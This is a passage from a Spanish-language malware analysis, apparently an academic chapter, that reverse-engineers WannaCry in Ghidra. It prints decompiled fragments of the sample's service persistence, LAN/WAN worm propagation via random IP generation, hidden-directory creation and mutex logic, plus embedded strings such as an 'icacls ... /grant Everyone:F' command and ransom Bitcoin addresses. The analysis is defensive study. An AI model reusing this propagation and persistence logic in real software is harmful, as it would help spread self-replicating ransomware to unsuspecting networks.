                       (LPSECURITY_ATTRIBUTES)0x0,0,0x8000000,(LPVOID)0x0,
                       (LPCSTR)0x0,(LPSTARTUPINFOA)&_Stack592,
                       (LPPROCESS_INFORMATION)&locked1831);
if (processCreated != 0) {
  (*closeHandle)(hObject);
  (*closeHandle)(fileHandler);
}
```

Figura 10.20: Creación de subproceso.

Ejecución con argumentos

Se analiza entonces qué ocurre cuando se ejecuta la muestra de *Wannacry* con argumentos. Como hemos visto esto ocurre por sí solo, pues al iniciar sin argumentos trata de crear un proceso con permisos de administrador.

Tal y como se ve a partir de línea 22 en la figura 10.21, se crea un servicio llamado *"msecvc2.0"*. Después se ejecuta un método encargado de cambiar la configuración de este servicio, es decir permisos, etc.

Decompile: mainReal_00408090 - (wannacry)

```
22  hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
23  if (hSCManager != (SC_HANDLE)0x0) {
24    servicioMalicioso = OpenServiceA(hSCManager,s_mssecsvc2.0_004312fc,0xf01ff);
25    if (servicioMalicioso != (SC_HANDLE)0x0) {
26      changeServiceConfig(servicioMalicioso,60);
27      CloseServiceHandle(servicioMalicioso);
28    }
29    CloseServiceHandle(hSCManager);
30  }
31  servicioStruct.lpServiceName = s_mssecsvc2.0_004312fc;
32  servicioStruct.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000;
33  uStack8 = 0;
34  uStack4 = 0;
35                    /* MSDN: Connects the main thread of a service process to the service control
36                       manager, which causes the thread to be the service control dispatcher thread
37                       for the calling process. */
38  StartServiceCtrlDispatcherA(&servicioStruct);
39  return;
40 }
```

Figura 10.21: Parte final de *WinMain*.

Este servicio es muy importante también, pues se encarga de la propagación del *malware*.

Este *malware* se propaga tanto por *LAN (Local Area Network)* como por *WAN (Wide-Area Network)*. Además, a diferencia de otros ransomware, no necesita contacto con la infraestructura de C2, sino que puede actuar por su cuenta y sin conexión a internet.

Decompile: wormBehaviour - (wannacry)

```
1
2  int wormBehaviour(void)
3
4  {
5    HANDLE handle;
6    void *_ArgList;
7
8    handle = (HANDLE)_beginthreadex((void *)0x0,0,LANPropagation,(void *)0x0,0,(uint *)0x0);
9    if (handle != (HANDLE)0x0) {
10     CloseHandle(handle);
11   }
12   _ArgList = (void *)0x0;
13   do {
14     handle = (HANDLE)_beginthreadex((void *)0x0,0,(_StartAddress *)&WANPropagation,_ArgList,0,
15                                     (uint *)0x0);
16     if (handle != (HANDLE)0x0) {
17       CloseHandle(handle);
18     }
19     Sleep(2000);
20     _ArgList = (void *)((int)_ArgList + 1);
21   } while ((int)_ArgList < 0x80);
22   return 0;
23 }
```

Figura 10.22: Propagación del *malware*.

En la propagación por *LAN* se obtienen las *IPs* de los distintos adaptadores de red de la máquina, se obtienen los 3 primero octetos y se generan las posibles *IPs* para el último octeto. La propagación se hace en hilos diferentes.

```
undefined4 LANPropagation(void)

{
  HANDLE hObject;
  int iVar1;
  undefined4 *in_FS_OFFSET;
  undefined4 local_c;
  undefined *puStack8;
  undefined4 local_4;

  puStack8 = &LAB_00409bc0;
  local_c = *in_FS_OFFSET;
  *in_FS_OFFSET = &local_c;
  local_4 = 1;
  genIpsFromAdapters();
  iVar1 = 0;
  while ((false && (false))) {
    while (10 < (int)lpAddend_0070f86c) {
      Sleep(100);
    }
    hObject = (HANDLE)_beginthreadex((void *)0x0,0,(_StartAddress *)&_StartAddress_004076b0,
                                     *(void **)(iVar1 * 4),0,(uint *)0x0);
    if (hObject != (HANDLE)0x0) {
      InterlockedIncrement((LONG *)&lpAddend_0070f86c);
      CloseHandle(hObject);
    }
    Sleep(0x32);
    iVar1 = iVar1 + 1;
  }
  _endthreadex(0);
  free((void *)0x0);
  free((void *)0x0);
  *in_FS_OFFSET = local_c;
  return 0;
}
```

Figura 10.23: Propagación del *malware* por *LAN*.

En *WAN* la generación de *IPs* es totalmente aleatoria. Se generan 128 *IPs* públicas con la restricción de que el primer octeto debe tener valores menores que 224 y no ser 127. Posteriormente se corren hilos para cada una de estas *IPs*.

```
34                      /* Seed the random generator */
35    srand((int)currThread + tickCount2 + time + currThreadId);
36  LAB_00407897:
37    lastOctet = (*pcVar2)();
38    if (2400000 < lastOctet - tickCount1) {
39      moreThan2M = true;
40    }
41    lastOctet = (*pcVar2)();
42    if (1200000 < lastOctet - tickCount1) {
43      moreThan1M = true;
44    }
45    if ((moreThan2M) && (param_1 < 32)) goto code_r0x004078c7;
46    goto LAB_004078e4;
47  code_r0x004078c7:
48                      /* Generar valor aleatorio y modulo 255 */
49    randomGenerator = cryptGenRandomInCritSection();
50    firstOctet = randomGenerator % 255;
51    if ((firstOctet != 127) && (firstOctet < 224)) {
52  LAB_004078e4:
53      if ((moreThan1M) && (param_1 < 0x20)) {
54        randomGenerator = cryptGenRandomInCritSection();
55        secondOctet = randomGenerator % 255;
56      }
57      randomGenerator = cryptGenRandomInCritSection();
58      lastOctet1 = cryptGenRandomInCritSection();
59                      /* IP Address */
60      sprintf(strGeneratedIP,s_%d.%d.%d.%d_004312f0,firstOctet,secondOctet,randomGenerator % 255,
61              lastOctet1 % 255);
```

Figura 10.24: Propagación del *malware* por *WAN* - Generación de *IPs*.

```
70      do {
71                      /* IP Address */
72        sprintf(strGeneratedIP,s_%d.%d.%d.%d_004312f0,firstOctet,secondOctet,randomGenerator % 255,
73                lastOctet);
74        _ArgList = (void *)Ordinal_11(strGeneratedIP);
75        iVar1 = genOctet(_ArgList);
76        if (iVar1 < 1) {
77  LAB_004079e5:
78          Sleep(50);
79        }
80        else {
81          currThread = (HANDLE)_beginthreadex((void *)0x0,0,(_StartAddress *)&WANInfect,_ArgList,0,
82                                              (uint *)0x0);
83          if (currThread != (HANDLE)0x0) {
84            currThreadId = WaitForSingleObject(currThread,3600000);
85            if (currThreadId == 258) {
86              TerminateThread(currThread,0);
87            }
88            CloseHandle(currThread);
89            goto LAB_004079e5;
90          }
91        }
92        lastOctet = lastOctet + 1;
93        pcVar2 = GetTickCount_exref;
94      } while (lastOctet < 255);
```

Figura 10.25: Propagación del *malware* por *WAN* - Ejecución.

10.1.3. Vulnerabilidad utilizada para la propagación del *malware*

A continuación, se hace una pequeña introducción de la vulnerabilidad utilizada para propagar el *malware*.

La vulnerabilidad en cuestión es *"MS17-010"*, más conocida como *"EternalBlue"*. Esta vulnerabilidad fue filtrada en un conjunto de herramientas de la *NSA (National Security Agency)* por el grupo denominado *"Shadow Brokers"*. Fue desarrollada por los Estados Unidos en un programa para obtener vulnerabilidades para su propio uso en vez de reportarlas al vendedor. Esto le permitía usarlas en misiones de ciberespionaje y misiones contraterroristas[109].

Se hace uso de vulnerabilidades en *SMBv1*, uno de los protocolos de compartición de archivos, impresoras y puertos para máquinas *Windows*. Para la propagación, se hace uso de paquetes crafteados manualmente.

Esta vulnerabilidad no solo ha sido usada por campañas de *Wannacry*, también existieron otras familias como la "Petya" que abusaba esta técnica.

Se cree que las pérdidas económicas causadas por esta vulnerabilidad son de $10 billones en daños para Petya y $4 billones para *WannaCry*[110].

10.1.4. Recurso 1831

A continuación, se hace un análisis del recurso 1831. Este se encuentra contenido dentro del propio *malware*, así que mediante el comando *PEdump* podemos extraerlo.

Extracción del recurso

PEdump[111] es una aplicación *open source* en *Ruby* para extraer recursos de binarios PE.

```
remnux@remnux:~/Downloads$ pedump -R wannacry

=== RESOURCES ===

FILE_OFFSET    CP  LANG     SIZE  TYPE          NAME
    0x320a4  1252 0x409  3514368  R             #1831
   0x38c0a4  1252 0x409      944  VERSION       #1
remnux@remnux:~/Downloads$ pedump --extract resource:R/#1831 wannacry > 1831.bin
```

Figura 10.26: *PEdump* extracción del recurso.

10.1.5. Análisis en *Ghidra*


Una vez extraído el proceso es el mismo que anteriormente, se importa en *Ghidra* y se analiza.

Las funciones de este binario se muestran iguales a las del *malware* principal. No se detecta función *main*, sino una función *entry* generada por defecto.

Análisis de cadenas de caracteres

Se analizan también las cadenas de caracteres. En este caso se detectan algunas que nos podrían indicar el comportamiento del *malware*. Se detectan llamadas a binarios, direcciones de *Bitcoin* y otras relacionadas con el propio *malware*.

Haciendo uso de estas, tal y como se ve en la figura 10.28 se buscan sus referencias y se renombran los nombres de las funciones para analizar posteriormente.



0040f440	115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn	"115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"	ds
0040f464	12t9YDPgwueZ9NyMgw519p7AA8isjr6...	"12t9YDPgwueZ9NyMgw519p7AA8isjr...	ds
0040f488	13AM4VW2dhxYgXeQepoHkHSQuy6Ng...	"13AM4VW2dhxYgXeQepoHkHSQuy6N...	ds
0040f4b4	Global\MsWinZonesCacheCounterMut...	"Global\\MsWinZonesCacheCounterMu...	ds
0040f4d8	tasksche.exe	"tasksche.exe"	ds
0040f4e8	TaskStart	"TaskStart"	ds
0040f4f4	t.wnry	"t.wnry"	ds
0040f4fc	icacls . /grant Everyone:F /T /C /Q	"icacls . /grant Everyone:F /T /C /Q"	ds
0040f520	attrib +h .	"attrib +h ."	ds
0040f52c	WNcry@2ol7	"WNcry@2ol7"	ds
0040f55c	GetNativeSystemInfo	"GetNativeSystemInfo"	ds
0040f588			char[16]
0040f598	incompatible version	"incompatible version"	ds
0040f5b0	buffer error	"buffer error"	ds
0040f5c0	insufficient memory	"insufficient memory"	ds
0040f5d4	data error	"data error"	ds
0040f5e0	stream error	"stream error"	ds
0040f5f0	file error	"file error"	ds
0040f5fc	stream end	"stream end"	ds

Filter:

Decompile: bitcoinAddr... × | Symbol Tree × | Defined Strings ×

Figura 10.27: Cadenas de texto interesantes.

```
                    *************************************************************
                    *                          FUNCTION                         *
                    *************************************************************
                    undefined __stdcall bitcoinAddressesFunction(void)
      undefined         AL:1           <RETURN>
      undefined4        Stack[-0x8]:4  local_8                          XREF[1]:     00401ebe(W)
      undefined4        Stack[-0xc]:4  local_c                          XREF[1]:     00401eb7(W)
      undefined4        Stack[-0x10]:4 local_10                         XREF[1]:     00401eb0(W)
      undefined1        Stack[-0x26a... local_26a                       XREF[1]:     00401edc(*)
      undefined1        Stack[-0x31c... local_31c                       XREF[2]:     00401ea7(*),
                                                                                     00401eec(*)
                    bitcoinAddressesFunction                    XREF[1]:     FUN_00401fe7:004020d5(c)
00401e9e 55           PUSH    EBP
00401e9f 8b ec        MOV     EBP, ESP
00401ea1 81 ec 18 ... SUB     ESP, 0x318
00401ea7 8d 85 e8 ... LEA     EAX=>local_31c, [EBP + 0xfffffce8]
00401ead 6a 01        PUSH    0x1
00401eaf 50           PUSH    EAX
00401eb0 c7 45 f4 ... MOV     dword ptr [EBP + local_10], s_13AM4VW2dhxYgXeQ... ; = "13AM4VW2dhxYgXeQepoHkHSQuy6...
00401eb7 c7 45 f8 ... MOV     dword ptr [EBP + local_c], s_12t9YDPgwueZ9NyMg... ; = "12t9YDPgwueZ9NyMgw519p7AA8i...
00401ebe c7 45 fc ... MOV     dword ptr [EBP + local_8], s_115p7UMMngoj1pMvk... ; = "115p7UMMngoj1pMvkpHijcRdfJN...
00401ec5 e8 36 f1 ... CALL    FUN_00401000                                      ; bool FUN_00401000(void * param...
```

Figura 10.28: Referencias a las direcciones de cadenas de *Bitcoin*.

Análisis de *"winMain"* - Primera parte

Se pasa ahora a analizar el *"winMain"* (fig. 10.29).

Decompile: wWinMain - (1831.bin)

```
1
2  int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
3
4  {
5    bool createDirRes;
6    int *argc;
7    char ***argv;
8    int isError;
9    undefined3 extraout_var;
10   DWORD taskscheExeFileAttributes;
11   char *pcVar1;
12   short *decryptedData;
13   code *pcVar2;
14   undefined4 *puVar3;
15   cls_0x4081d8 mainClass;
16   char filename [520];
17   uint decryptedDataPtr;
18   char **strSlashIPtr;
19
20   filename[0] = DAT_0040f910;
21   puVar3 = (undefined4 *)(filename + 1);
22   for (isError = 0x81; isError != 0; isError = isError + -1) {
23     *puVar3 = 0;
24     puVar3 = puVar3 + 1;
25   }
26   *(undefined2 *)puVar3 = 0;
27   *(undefined *)((int)puVar3 + 2) = 0;
28                     /* GetModuleFileNameA(module, filename, size) */
29   GetModuleFileNameA((HMODULE)0x0,filename,0x208);
30   randomStrGenerator((CHAR *)&lpMultiByteStr_0040f8ac);
31   argc = (int *)__p___argc();
32                     /* Comprobar que se obtuvo 1 argumento */
33   if (*argc == 2) {
34     strSlashIPtr = &_Str2_0040f538;
35     argv = (char ***)__p___argv();
36                     /* strcmp(argv[1], "/i") */
37     isError = strcmp((*argv)[1],(char *)strSlashIPtr);
38     if ((isError == 0) &&
39        (createDirRes = createHiddenDirInPathAndCd((wchar_t *)0x0),
40        CONCAT31(extraout_var,createDirRes) != 0)) {
41                     /* Se copia a si mismo como tasksche.exe */
```

Figura 10.29: Funcion *"winMain"* de *"1831.bin"*.

Lo primero que se analiza es un generador de *Strings* basado en el nombre del ordenador de la víctima.

Decompile: randomStrGenerator - (1831.bin)

```
15  DWORD computerNameSize;
16  uint local_8;
17
18  computerName = DAT_0040f874;
19  randomGenerator = 99;
20  computerNameSize = 399;
21  puVar2 = local_19a;
22  while (randomGenerator != 0) {
23    randomGenerator = randomGenerator + -1;
24    *puVar2 = 0;
25    puVar2 = puVar2 + 1;
26  }
27  *(undefined2 *)puVar2 = 0;
28  GetComputerNameW((LPWSTR)&computerName,&computerNameSize);
29  local_8 = 0;
30  _Seed = 1;
31                    /* Returns the length of the C wide string wcs. */
32  computerNameLength = wcslen((wchar_t *)&computerName);
33  if (computerNameLength != 0) {
34    computerNamePtr = &computerName;
35    do {
36      _Seed = _Seed * *computerNamePtr;
37      local_8 = local_8 + 1;
38      computerNamePtr = computerNamePtr + 1;
39      computerNameLength = wcslen((wchar_t *)&computerName);
40    } while (local_8 < computerNameLength);
41  }
42                    /* Usar el nombre del ordenador como semilla del generador aleatorio y devolver
43                       la cadena de texto */
44  srand(_Seed);
45  randomGenerator = rand();
46  idx = 0;
47  randomGenerator2 = randomGenerator % 8 + 8;
48  if (0 < randomGenerator2) {
49    do {
50      iVar1 = rand();
51      randomStrOutput[idx] = (char)(iVar1 % 0x1a) + 'a';
52      idx = idx + 1;
53    } while (idx < randomGenerator2);
54  }
55  while (idx < randomGenerator % 8 + 0xb) {
56    randomGenerator2 = rand();
57    randomStrOutput[idx] = (char)(randomGenerator2 % 10) + '0';
58    idx = idx + 1;
59  }
60  randomStrOutput[idx] = '\0';
61  return;
62 }
```

Figura 10.30: Generador de *Strings* basado en el ordenador de la víctima.

Para obtener un decompilado legible, será necesario en ocasiones especificar el tamaño de las variables conocidas (fig. 10.31). Además, será necesario recrear las *Strings*, pues en muchas ocasiones *Ghidra* no es capaz de recomponerlas o identificar correctamente su tipo.




Figura 10.31: Especificar tamaño de las variables conocidas.

Para corregir las *Strings* se hara uso de la función *clear* de *Ghidra*, y posteriormente se deberá seleccionar el tipo correcto (String unicode, CString, etc.).




Figura 10.32: *String* no detectada correctamente.




Figura 10.33: Uso de la función *"Clear"*.

A partir de ahí, se comienzan a ver muchas más *Strings* interesantes. Como pueden ser directorios o nombres de ficheros.

```
                    u_%s\Intel_0040f3f8                             XREF[1]:     createDirWithAttributesInPath:00...
0040f3f8 25 00 73 ...     unicode     u"%s\\Intel"
0040f40a 00               ??          00h
0040f40b 00               ??          00h

                    u_%s\ProgramData_0040f40c                       XREF[1]:     createDirWithAttributesInPath:00...
0040f40c 25 00 73 ...     unicode     u"%s\\ProgramData"
0040f42a 00               ??          00h
0040f42b 00               ??          00h
```

Figura 10.34: Directorios descubiertos al convertir manualmente las *Strings*.

La siguiente función interesante, renombrada como "createHiddenDirInPath", se encarga de crear directorios ocultos y cambiar el directorio de trabajo a ellos.

Decompile: createHiddenDirInPath - (1831.bin)

```
36    while (createDirRes != 0) {
37      createDirRes = createDirRes + -1;
38      *puVar1 = 0;
39      puVar1 = puVar1 + 1;
40    }
41    *(undefined2 *)puVar1 = 0;
42    MultiByteToWideChar(0,0,(LPCSTR)&randomStr,-1,(LPWSTR)&randomStrW,99);
43                        /* C:/Windows */
44    GetWindowsDirectoryW((LPWSTR)&stack0xfffffb24,0x104);
45                        /* C:/Windows/ProgramData */
46    swprintf(&programData,(size_t)u_%s\ProgramData_0040f40c,(wchar_t *)&stack0xfffffb24);
47    fileAttributes = GetFileAttributesW(&programData);
48    if ((fileAttributes == 0xffffffff) ||
49       (createDirRes = createDirWithAttributesAndCd(&programData,(LPCWSTR)&randomStrW,cwdAfter),
50       createDirRes == 0)) {
51                        /* Retry cd to C:/Windows/intel */
52      swprintf(&programData,(size_t)u_%s\Intel_0040f3f8,(wchar_t *)&stack0xfffffb24);
53      createDirRes = createDirWithAttributesAndCd(&programData,(LPCWSTR)&randomStrW,cwdAfter);
54      if ((createDirRes == 0) &&
55         (createDirRes = createDirWithAttributesAndCd
56                                   ((LPCWSTR)&stack0xfffffb24,(LPCWSTR)&randomStrW,cwdAfter),
57          createDirRes == 0)) {
58        GetTempPathW(0x104,&programData);
59        findDrive = wcsrchr(&programData,L'\\');
60        if (findDrive != (wchar_t *)0x0) {
61          findDrive = wcsrchr(&programData,L'\\');
62          *findDrive = L'\0';
63        }
64        createDirRes = createDirWithAttributesAndCd(&programData,(LPCWSTR)&randomStrW,cwdAfter);
65        return createDirRes != 0;
66      }
67    }
68    return true;
69  }
```

Figura 10.35: Crea directorio oculto.

A continuación (fig. 10.36), se puede observar como se crea el servicio *"taskche.exe"* en *mutex*. En esta función, primero se obtiene el camino hasta *"tasksche.exe"*, se crea el servicio y luego se ejecuta el proceso en exclusión mutua.

Decompile: createServiceOnMutex - (1831.bin)

```
1
2  undefined4 createServiceOnMutex(void)
3
4  {
5    int res;
6    undefined4 *puVar1;
7    CHAR pathToTaskshe;
8    undefined4 local_20b;
9
10   pathToTaskshe = DAT_0040f910;
11   puVar1 = &local_20b;
12   for (res = 0x81; res != 0; res = res + -1) {
13     *puVar1 = 0;
14     puVar1 = puVar1 + 1;
15   }
16   *(undefined2 *)puVar1 = 0;
17   *(undefined *)((int)puVar1 + 2) = 0;
18   GetFullPathNameA(s_tasksche.exe_0040f4d8,0x208,&pathToTaskshe,(LPSTR *)0x0);
19   res = createAndInitService(&pathToTaskshe);
20   if ((res != 0) && (res = getTaskcheMutex(0x3c), res != 0)) {
21     return 1;
22   }
23   res = runCommand(&pathToTaskshe,0,(LPDWORD)0x0);
24   if ((res != 0) && (res = getTaskcheMutex(0x3c), res != 0)) {
25     return 1;
26   }
27   return 0;
28 }
```

Figura 10.36: Creación del servicio en exclusión mutua.

En la primera función (fig. 10.37), se observa como se crea un servicio (si no existe todavía) ejecutando entonces *"cmd /c taskche.exe"*. Si existe se comienza.

Decompile: createAndInitService - (1831.bin)

```
9   int local_c;
10  SC_HANDLE serviceManager;
11
12  local_c = 0;
13  serviceManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
14  if (serviceManager == (SC_HANDLE)0x0) {
15    res = 0;
16  }
17  else {
18    randomService = OpenServiceA(serviceManager,(LPCSTR)&randomStr,0xf01ff);
19                    /* Si el servicio ya existe... */
20    if (randomService == (SC_HANDLE)0x0) {
21      sprintf(local_410,s_cmd.exe_/c_"%s"_0040f42c,pathToSche);
22      hService = CreateServiceA(serviceManager,(LPCSTR)&randomStr,(LPCSTR)&randomStr,0xf01ff,0x10,2,
23                                1,local_410,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,
24                                (LPCSTR)0x0);
25      res = local_c;
26      if (hService != (SC_HANDLE)0x0) {
27        StartServiceA(hService,0,(LPCSTR *)0x0);
28        CloseServiceHandle(hService);
29        local_c = 1;
30        res = local_c;
31      }
32    }
33    else {
34                    /* Empieza servicio ya existente */
35      StartServiceA(randomService,0,(LPCSTR *)0x0);
36      CloseServiceHandle(randomService);
37      res = 1;
38    }
39    CloseServiceHandle(serviceManager);
40  }
41  return res;
42 }
43
```

Figura 10.37: Crea e inicia servicio.

La función de obtener *mutex* es sencilla, solamente trata de obtener exclusión mutua con N reintentos.

Decompile: getTaskcheMutex - (1831.bin)

```
1
2  int __cdecl getTaskcheMutex(int retryNTimes)
3
4  {
5    HANDLE mutex;
6    int i;
7    char local_68 [100];
8
9    sprintf(local_68,s_%s%d_0040f4ac,s_Global\MsWinZonesCacheCounterMut_0040f4b4,0);
10   i = 0;
11   if (0 < retryNTimes) {
12     do {
13       mutex = OpenMutexA(0x100000,1,local_68);
14                     /* Si consigue el mutex, devuelve 1 */
15       if (mutex != (HANDLE)0x0) {
16         CloseHandle(mutex);
17         return 1;
18       }
19       Sleep(1000);
20       i = i + 1;
21                     /* Lo reintenta N veces */
22     } while (i < retryNTimes);
23   }
24   return 0;
25 }
```

Figura 10.38: Obtención de exclusión mutua.

De esta forma, quedaría analizada la primera parte del método *winMain* para el binario 1831.

```
28                     /* GetModuleFileNameA(module, filename, size) */
29   GetModuleFileNameA((HMODULE)0x0,filename,0x208);
30   randomStrGenerator((CHAR *)&lpMultiByteStr_0040f8ac);
31   argc = (int *)__p___argc();
32                     /* Comprobar que se obtuvo 1 argumento */
33   if (*argc == 2) {
34     strSlashIPtr = &_Str2_0040f538;
35     argv = (char ***)__p___argv();
36                     /* strcmp(argv[1], "/i") */
37     isError = strcmp((*argv)[1],(char *)strSlashIPtr);
38     if ((isError == 0) &&
39        (createDirRes = createHiddenDirInPathAndCd((wchar_t *)0x0),
40        CONCAT31(extraout_var,createDirRes) != 0)) {
41                     /* Se copia a si mismo como tasksche.exe */
42       CopyFileA(filename,s_tasksche.exe_0040f4d8,0);
43       taskscheExeFileAttributes = GetFileAttributesA(s_tasksche.exe_0040f4d8);
44       if ((taskscheExeFileAttributes != 0xffffffff) &&
45          (isError = createServiceOnMutex(), isError != 0)) {
46         return 0;
47       }
```

Figura 10.39: Primera parte de *winMain* para *1831.bin*.


Análisis de *"winMain"* - Segunda parte

Para esta parte será necesario hacer un inciso, pues el análisis es más complejo y se requerirán de algunas herramientas extras.

Herramientas extras para el análisis

A pesar de que *Ghidra* sea una increíble herramienta para el análisis estático, su librería de firmas es escasa, y la detección de clases es a menudo no muy buena. Para ello se hará uso del *framework "Pharos"*.

Pharos es un *framework* para el análisis estático de binarios. Este tiene interesantes herramientas, en este caso, será de gran utilidad la herramienta "OOAnalyzer", pues nos permitirá recrear objetos y clases.


README.md

Pharos Static Binary Analysis Framework

The Pharos static binary analysis framework is a project of the Software Engineering Institute at Carnegie Mellon University. The framework is designed to facilitate the automated analysis of binary programs. It uses the ROSE compiler infrastructure developed by Lawrence Livermore National Laboratory for disassembly, control flow analysis, instruction semantics, and more. This software is released under a BSD license.

